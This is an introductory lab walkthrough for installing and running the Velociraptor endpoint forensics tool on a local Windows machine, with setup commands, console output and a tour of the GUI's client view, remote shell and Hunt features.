? Path to the logs directory. (C:\Windows\Temp/logs)
```

When it asks where to write the server and client configs, just hit enter to accept the defaults.




```
What OS will the server be deployed on?
 windows
? Path to the datastore directory. C:\Windows\Temp
?  Self Signed SSL
? What is the public DNS name of the Frontend (e.g. www.example.com): localhost
? Enter the frontend port to listen on. 8000
? Enter the port for the GUI to listen on. 8889
? Are you using Google Domains DynDNS? No
? GUI Username or email address to authorize (empty to end):
[INFO] 2021-01-27T11:08:17-07:00  _    __     __           _                  __
[INFO] 2021-01-27T11:08:17-07:00 | |  / /__  / /___  _____(_)________ _____  / /_____  _____
[INFO] 2021-01-27T11:08:17-07:00 | | / / _ \/ / __ \/ ___/ / ___/ __ `/ __ \/ __/ __ \/ ___/
[INFO] 2021-01-27T11:08:17-07:00 | |/ /  __/ / /_/ / /__/ / /  / /_/ / /_/ / /_/ /_/ / /
[INFO] 2021-01-27T11:08:17-07:00 |___/\___/_/\____/\___/_/_/   \__,_/ .___/\__/\____/_/
[INFO] 2021-01-27T11:08:17-07:00                                   /_/
[INFO] 2021-01-27T11:08:17-07:00 Digging deeper!                  https://www.velocidex.com
[INFO] 2021-01-27T11:08:17-07:00 This is Velociraptor 0.5.5-1 built on 2021-01-26T01:43:20+10:00 (98119e5c)
[INFO] 2021-01-27T11:08:17-07:00 Generating keys please wait....
? Where should i write the server config file? server.config.yaml
? Where should i write the client config file? (client.config.yaml)
```

Now, let's add a GUI user.

```
velociraptor-v0.5.5-1-windows-amd64.exe --config server.config.yaml user
add root --role administrator
```

When it asks for the password, please choose a password you will remember.

When finished, it should look similar to this:



```
C:\IntroLabs>velociraptor-v0.5.5-1-windows-amd64.exe config generate -i
?
Welcome to the Velociraptor configuration generator
---------------------------------------------------

I will be creating a new deployment configuration for you. I will
begin by identifying what type of deployment you need.


What OS will the server be deployed on?
 windows
? Path to the datastore directory. C:\Windows\Temp
?  Self Signed SSL
? What is the public DNS name of the Frontend (e.g. www.example.com): localhost
? Enter the frontend port to listen on. 8000
? Enter the port for the GUI to listen on. 8889
? Are you using Google Domains DynDNS? No
? GUI Username or email address to authorize (empty to end):
[INFO] 2021-01-27T11:08:17-07:00  _    __     __           _                 __
[INFO] 2021-01-27T11:08:17-07:00 | |  / /__  / /___  _____(_)________ ______  / /_____  _____
[INFO] 2021-01-27T11:08:17-07:00 | | / / _ \/ / __ \/ ___/ / ___/ __ `/ __ \/ __/ __ \/ ___/
[INFO] 2021-01-27T11:08:17-07:00 | |/ /  __/ / /_/ / /__/ / /  / /_/ / /_/ / /_/ /_/ / /
[INFO] 2021-01-27T11:08:17-07:00 |___/\___/_/\____/\___/_/_/   \__,_/ .___/\__/\____/_/
[INFO] 2021-01-27T11:08:17-07:00                                   /_/
[INFO] 2021-01-27T11:08:17-07:00 Digging deeper!                 https://www.velocidex.com
[INFO] 2021-01-27T11:08:17-07:00 This is Velociraptor 0.5.5-1 built on 2021-01-26T01:43:20+10:00 (98119e5c)
[INFO] 2021-01-27T11:08:17-07:00 Generating keys please wait....
? Where should i write the client config file? client.config.yaml
? Where should i write the client config file? (client.config.yaml)
C:\IntroLabs>velociraptor-v0.5.5-1-windows-amd64.exe --config server.config.yaml user add root --role administrator
Enter user's password:

C:\IntroLabs>
```

Now, lets run the msi to load the proper files to the proper directories:

```
velociraptor-v0.5.5-1-windows-amd64.msi
```

Now, let's start the server.

```
velociraptor-v0.5.5-1-windows-amd64.exe --config server.config.yaml
frontend -v
```


There will be some red. Don’t panic.

Next, let’s surf to the GUI and see if it worked!

```
https://127.0.0.1:8889
```

When you load the page, there will be an SSL error about the self-signed cert. That is fine.

Select Advanced then proceed to 127.0.0.1



Your connection is not private

Attackers might be trying to steal your information from **127.0.0.1** (for example, passwords, messages, or credit cards). Learn more

NET::ERR_CERT_AUTHORITY_INVALID


To get Chrome's highest level of security, turn on enhanced protection

This server could not prove that it is **127.0.0.1**; its security certificate is not trusted by your computer's operating system. This may be caused by a misconfiguration or an attacker intercepting your connection.

Proceed to 127.0.0.1 (unsafe)

When it asks for the Username and Password, please enter root and the password you chose earlier.

Please select Inspect the server's state.




Welcome to Velociraptor!

Common tasks:

- Inspect the server's state
- Building an Offline Collector
- Write VQL notebooks
- View Server Configuration
- Customize this welcome screen


Next, we need to start the client. Lucky for us, it is the same executable.

We will need to open another Windows Command Prompt.


+
Windows PowerShell Ctrl+Shift+1
Command Prompt Ctrl+Shift+2
Ubuntu-18.04 Ctrl+Shift+3
Azure Cloud Shell Ctrl+Shift+4
Settings Ctrl+,
Feedback
About

Then Navigate to the IntroLabs directory.

```
cd \IntroLabs
```



```
Microsoft Windows [Version 10.0.19041.630]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Users\adhd>cd \IntroLabs

C:\IntroLabs>
```


Next, we will need to start the client. To do this will need to run the MSI first.

```
velociraptor-v0.5.5-1-windows-amd64.msi
```

When you get the pop up, select Run. This will install the proper libraries and files.

Next, we will start the client.


```
velociraptor-v0.5.5-1-windows-amd64.exe --config client.config.yaml
client -v
```



```
C:\IntroLabs>velociraptor-v0.5.5-1-windows-amd64.msi

C:\IntroLabs>velociraptor-v0.5.5-1-windows-amd64.exe --config client.config.yaml client -v
[INFO] 2021-01-27T11:31:48-07:00  _    __     __           _                 __
[INFO] 2021-01-27T11:31:48-07:00 | |  / /__  / /___  _____(_)________ _____  / /_____  _____
[INFO] 2021-01-27T11:31:48-07:00 | | / / _ \/ / __ \/ ___/ / ___/ __ `/ __ \/ __/ __ \/ ___/
[INFO] 2021-01-27T11:31:48-07:00 | |/ /  __/ / /_/ / /__/ / /  / /_/ / /_/ / /_/ /_/ / /
[INFO] 2021-01-27T11:31:48-07:00 |___/\___/_/\____/\___/_/_/   \__,_/ .___/\__/\____/_/
[INFO] 2021-01-27T11:31:48-07:00                                   /_/
[INFO] 2021-01-27T11:31:48-07:00 Digging deeper!                  https://www.velocidex.com
[INFO] 2021-01-27T11:31:48-07:00 This is Velociraptor 0.5.5-1 built on 2021-01-26T01:43:20+10:00 (98119e5c)
[INFO] 2021-01-27T11:31:48-07:00 Loading config from file client.config.yaml
[INFO] 2021-01-27T11:31:48-07:00 Loading writeback from C:\Program Files\Velociraptor\velociraptor.writeback.yaml
Genering new private key....
[INFO] 2021-01-27T11:31:49-07:00 Setting temp directory to C:\Program Files\Velociraptor\Tools
[INFO] 2021-01-27T11:31:49-07:00 Starting Crypto for client C.a906e7dca842623d
[INFO] 2021-01-27T11:31:49-07:00 Starting Journal service.
[INFO] 2021-01-27T11:31:49-07:00 Starting the notification service.
[INFO] 2021-01-27T11:31:49-07:00 Installing Dummy inventory_service. Will download tools to temp directory.
[INFO] 2021-01-27T11:31:49-07:00 Loaded 233 built in artifacts in 62.2341ms
[INFO] 2021-01-27T11:31:49-07:00 Starting event query service with version 0.
[INFO] 2021-01-27T11:31:49-07:00 Starting event query service with version 0.
[INFO] 2021-01-27T11:31:49-07:00 Expecting self signed certificate for server.
[INFO] 2021-01-27T11:31:49-07:00 Ring Buffer: Creation {"filename":"C:\\Program Files\\Velociraptor\\Tools/Velociraptor_
Buffer.bin","max_size":1073741874}
[INFO] 2021-01-27T11:31:49-07:00 Starting HTTPCommunicator: HTTP Connector to [https://localhost:8000/]
[INFO] 2021-01-27T11:31:49-07:00 Received PEM for VelociraptorServer from https://localhost:8000/
```

Now, let’s go back to the GUI and select the Home button.

You should see one connected client.




Now let’s look at what we can do with this.

First things first, this is not necessarily a detection platform. It is designed to allow you to **dig when you get an alert on malware signatures or from suspicious traffic**.


So please, keep in mind, **it is not a replacement for AV**!

So that said, let’s look around.

First, let’s "Show All" Clients.




As you can see below there will only be one client.



□	○	Client ID	Hostname	OS Version
□	●	C.a906e7dca842623d	host.docker.internal	Microsoft Windows 10 Enterprise10.0.19041 Build 19041

If you select that client, you can get additional information about that system.



host.docker.internal


Client ID	C.a906e7dca842623d
Agent Version	2021-01-26T01:43:20+10:00
Agent Name	velociraptor
Last Seen At	2021-01-27 22:33:23 UTC
Last Seen IP	[::1]:51327
Operating System	windows
Hostname	host.docker.internal
Release	Microsoft Windows 10 Enterprise10.0.19041 Build 19041
Architecture	amd64

Client Metadata


	Key	Value
+ 🗑		

2021-01-27T22:33:24.638Z

Next, let’s "Show All" Clients again.




Then select our only client.




□	○	Client ID	Hostname	OS Version
□	●	C.a906e7dca842623d	host.docker.internal	Microsoft Windows 10 Enterprise10.0.19041 Build 19041

Now, select Shell.




This allows us to run commands on the target system. Think of the commands that we ran from the Windows CLI, we can run those here too.

Please select the PowerShell box and select Cmd.



Additional notes: when entering a cmd command, such as “tasklist /m ntdll.dll”, it will dump all the executables that use that specific dynamic link libraries (maybe because it’s suspicious). For the CSV file we’ll have to create an “Hunt”, select an artifact and run it. Another example is shown below.


Now, enter netstat -naob in the Cmd box and select Launch.




```
netstat -naob
```

This will not display the results right away. To see the results, select the Eye icon with your netstat command below:


Now, let’s do a Hunt. Please select the Hunt icon.



To start a Hunt, please select the + icon.



Please name your Hunt, then select "Select Artifacts" on the bottom.



New Hunt - Configure Hunt

